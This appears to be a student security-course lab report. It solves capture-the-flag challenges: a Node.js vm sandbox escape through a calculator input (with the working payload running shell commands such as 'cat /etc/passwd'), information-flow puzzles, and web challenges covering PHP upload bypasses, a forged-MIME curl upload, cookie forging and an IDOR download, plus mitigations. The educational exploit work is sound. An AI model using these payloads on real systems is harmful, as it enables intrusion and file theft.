TDA602 Lab 4

Olof Lindberg
Rikard Roos

May 2025

Part 1

The vulnerability

The calculator had min and max functions, which inserted `Math.min(` and `Math.max(` into the input field respectively. We realized that this could imply that the input field took JavaScript code, executed it and returned the result. We tried running `"Hello, world"` which returned `Hello, world`, which further indicated that a JavaScript engine ran the exact code in the input field. This made us realize that harmful code might be possible to inject.

How the flag was acquired

Inspired by the payload used by AlHamdan and Staicu [2023] (figure 1), we ran `eval("import('./foo.js');")` which returned `[object Promise]` (figure 2). Since eval() was not blocked, the import in JavaScript returns a Promise object regardless of whether foo.js exists. This Promise object has a root prototype, potentially allowing one to escape the sandbox. From there, we could simply copy the remaining parts of the code in figure 1, exchanging `cat /etc/passwd` for `ls` (figure 3). This returned the folder content which contained the file `flag.txt`. We read the file with the command `cat flag.txt` which returned the flag `FLAG-EsCaPeD2025-LOOK4DOCKERZIP!` (figure 4).

```
1    let res = eval("import('./foo.js');")
2    res.__proto__.__proto__.toString.constructor("return this") ().
     process.mainModule.require("child_process").execSync("cat /etc/
     passwd");
3
```

Figure 1: The payload used by AlHamdan and Staicu [2023].

Figure 2: The promise object returned from eval("import('./foo.js');").



Figure 3: The folder contents displayed when running the payload with the ls command.

Figure 4: After finding the flag file, the contents could be read with `cat flag.txt`.

How the payload works

The root of the problem is that the payload gets a root prototype that points outside of the sandbox making it possible to access functions only meant for the host. This is called a foreign reference. `eval("import('./foo.js');")` creates a promise object, in the VM module this object retains it's prototype chain from the host. `.__proto__.__proto__` traverses the prototype chain and reaches a non-sandboxed object which keeps their access to privileged constructors and functions. `.toString.constructor` is used to access the host's function constructor. `("return this")()` returns "this", "this" in this context is the global object of the host, this object contains the highly priviliged function require. `.process.mainModule.require("child_process")` uses the global object to reach the require function and loads a new "child_process" module. This gives us the ability to run shell commands. `.execSync("cat /etc/passwd");` simply displays the contents of /etc/passwd.

The full payload we used to read the contents of flag.txt can be seen in figure 5.

```
1    eval("import('./foo.js');").__proto__.__proto__.toString.
     constructor("return this") ().process.mainModule.require("
     child_process").execSync("cat flag.txt");
2
```

Figure 5: The final payload used to read `flag.txt`

Security implications of acquiring the flag

By acquiring the flag.txt file we display a huge security issue with the system. First, an attacker can access any file from the system. This means that an attacker could copy the entire codebase and redistribute it, making this system an involuntary open source. If the application where to save logs (as is often the case) these would also be exposed to the attacker. Furthermore, if an attacker could get write access, they would be able to overwrite files and functionality, alternating the codebase as desired. This could lead to severe effects for the user such as data collection and malicious code execution.

Part 2

The `calc.js`, which is not simply a calculator but a JavaScript sandbox, performs input validation by checking for words in a blacklist. If none of them occurs in the request, it forwards the input string into a VM that executes JavaScript code. This defense is easily exploitable and insecure for a calculator. The blacklist contains the following words:

- abort
- kill
- exit
- Error
- throw
- Promise
- emit
- quit

While adding e.g. "constructor" to the blacklist will secure the calculator from the payload in Part 1, one can come around it by encoding `constructor` for `c\u006fnstructor` or `["con" + "structor"]` which bypasses the check since it is not decoded at that point. Actually, input validation such as the blacklist provided in `calc.js` is not considered to be a safe countermeasure, precisely because of encoding and other attack strategies.

Our solution

To make the calculator more secure, we opted to add a whitelist containing the only characters needed to perform all calculations. These characters are all numbers, whitespaces, basic operators $(+, -, *, /)$, brackets, commas and the two math functions Math.max() and Math.min().

```
1    // Whitelist of allowed characters
2    const whitelist = /^[\d\s+\-*\/^|<=,.()\[\]Mathmaxin]+$/;
```

We check if the input string only contains these approved characters.

```
    // Check against character whitelist
    if (!whitelist.test(line)) {
        throw new Error;
    }
```

If the input string only contains these characters we can be confident that no malicous code are executed in the VM.

To test whether our solution worked or not we manually entered both valid and invalid inputs to the calculator. First, we ensured that the mathematical expressions produced by the calculator frontend still worked, which it did. We then tested with malicious payloads such as the ones from part 1. All manual tests passed and further testing was done by running automated test on fire. These tests passed as well.

Alternate mitigations

Another possible solution that we discussed was to add another blacklist after the execution of the VM. The output from the VM would be compared to the blacklist preventing the attacker from accessing any output that isn't a number or a possible evaluation of an expression. While this would make it harder for an attacker to evaluate attack strategies, it is not a perfect solution. The attacker could still execute code in the VM and thus escape the sandbox and produce unwanted side effects.

We also discussed exchanging the module `vm` for a more safe sandbox such as `ses`, or a mathematical module such as `mathjs`.

Another mitigation could be to write a parser from scratch that only accepts mathematical expression made up by operators and functions in the domain for our calculator. There is really no point in evaluating basic mathematical expressions in a VM, a well crafted parser would be sufficient and, unlike a VM, would never be able to execute malicious code.

IFC Challenge

1)

In this first challenge, there are no constraints. Any syntactically valid program is accepted. Therefore we simply assign h to l.

```
1    l = h;
```

2)

In the second challenge, everything is accepted except the direct assignment of a high variable to a low one. Therefore, we made use of an if statement which checks if h is true. If it is, we assign the value true to l, otherwise we assign the value false to l.

```
1    if (h) l = true; else l = false;
```

3)

In the third challenge, we weren't allowed to assign low variables inside an if statements with high guards. Instead, we were given a function called declassify() that extracts the value of a variable called hatch. We proceeded to assign the variable hatch with the value of h and then extract this value with declassify() and assign it to l.

```
1    hatch = h;
2    l = declassify(hatch);
```

4)

The fourth challenge introduces let blocks with similar type checks as previous challenges. However, we can indirectly assign low variables high values by assigning the high value to a let variable x, and then assigning the low variable the value of x.

```
1    let (x = h) in l = x;
```

5)

In the fifth challenge, we were encouraged to use a try and catch block. The challenge states that a throw inside an if loop with high guard is considered a high throw. In addition to this, a catch block cannot assign a low variable if the throw was high.

To solve this problem we started by assigning the value true to l. Now we only have to figure out was h is and change l accordingly. Inside a try block we use an if statement with a high guard, if h is false we assign false to l, if h is true

we make a throw. This throw is caught and since the throw was high we can't assign a value to a low variable. But that is ok since h is true and l already is true, therefore we just skip.

```
1     l = true;
2     try {
3       if(h) throw;
4         l = false;
5     } catch skip;
```

RealSec Challenge

5)

This challenge was solved by exploiting the code that checks the file extension. If we for instance named our file like this: `win.jpg.php` our file will be perceived as a jpg file even though it is a php file. This due to the fact that the code, after splitting on dots, takes the second element and checks if this is a valid file extension. Instead the code should examine at the last element since the file extension is always at the end.

6)

The issue with this solution is that the code only checks the type of the file being uploaded, not the extension or actual content of the file. The code extracts the file type from the https request which is not secure since the attacker could manually edit this request. And that was exactly what we did.

We created a cURL command that uploaded our php file to challenge 6 and specified the type of the file as an image/png.

```
curl -X POST \
 -F "challenge=6" \
 -F "username=rikar" \
 -F "file=@./img.php;type=image/png" \
 https://beneri.se/realsec/index.php
```

cURL returned the HTML sent by the POST request, and we can see under Challenge 6 that we successfully posted the .php file which ran the win() function (figure 6). When we updated the website, we could also see our name in the "Solvers" list.

```
<p>Can you upload a file with the <b>.php</b> file extension, that
also executes the function <code>win();</code>? I.e. the file should
contain <code>&lt;?php win(); ?&gt;</code>.



<div class="alert alert-success" role="alert">
                                        <b>Correct!</b>
                                       </div><form action="index.php#challenge-6" method="POST" enctype="multipart/form-data">
<input type="hidden" name="challenge" value="6">
Your username: <input type="text" name="username" placeholder="" value="rikar">
```

Figure 6: HTML response from cURL POST request.

8)

The page will only not render if one of the following is true:

```
!isset($_COOKIE['Tapeshlog'])
$_COOKIE['Tapeshlog']=="false"
```

The password checker gives access by simply setting a specific cookie to true. This can manually be done in the devtools console, hence no password is needed.

By just running the following command in the console one will gain access:

```
document.cookie = "Tapeshlog=true"
```

The flag is returned:

```
realsec{i_will_validate_it_myself_thank_you}
```

9)

Opening the files in the browser allowed us to read `homework.txt` and `food.txt`, but not `flag.txt`. Downloading `homework.txt` and `food.txt` downloaded a .zip file containing the files, so we thought that if we managed to download `flag.txt` (which was unavailable), it might work the same. Inspecting the page, the download was handled in the following form:

```
<form method="POST" action="challenge9/download.php">
<b>My files:</b>
<br>
<input type="checkbox" name="files[]" value="0"> <a href="
challenge9/download.php?id=0">homework.txt</a><br>
<input type="checkbox" name="files[]" value="1"> <a href="
challenge9/download.php?id=1">food.txt</a><br>
<input type="submit" value="Download Selected">
</form>
```

Downloading `homework.txt` sent a POST request with data "files[]=0", therefore we exchanged 0 for 2 and crafted the following POST request.

```
curl -X POST \
-d "files[]=2" \
--output "flag.zip" \
https://beneri.se/realsec/challenge9/download.php
```

The request successfully downloaded the flag into `flag.zip`. Inside, there was `flag.txt` which could be read as:

```
realsec{zip_it_i_own_this_file}
```

References

Abdullah AlHamdan and Cristian-Alexandru Staicu. SandDriller: A Fully-Automated approach for testing Language-Based JavaScript sandboxes. In *32nd USENIX Security Symposium (USENIX Security 23)*, pages 3457–3474, Anaheim, CA, August 2023. USENIX Association. ISBN 978-1-939133-37-3. URL https://www.usenix.org/conference/usenixsecurity23/presentation/alhamdan.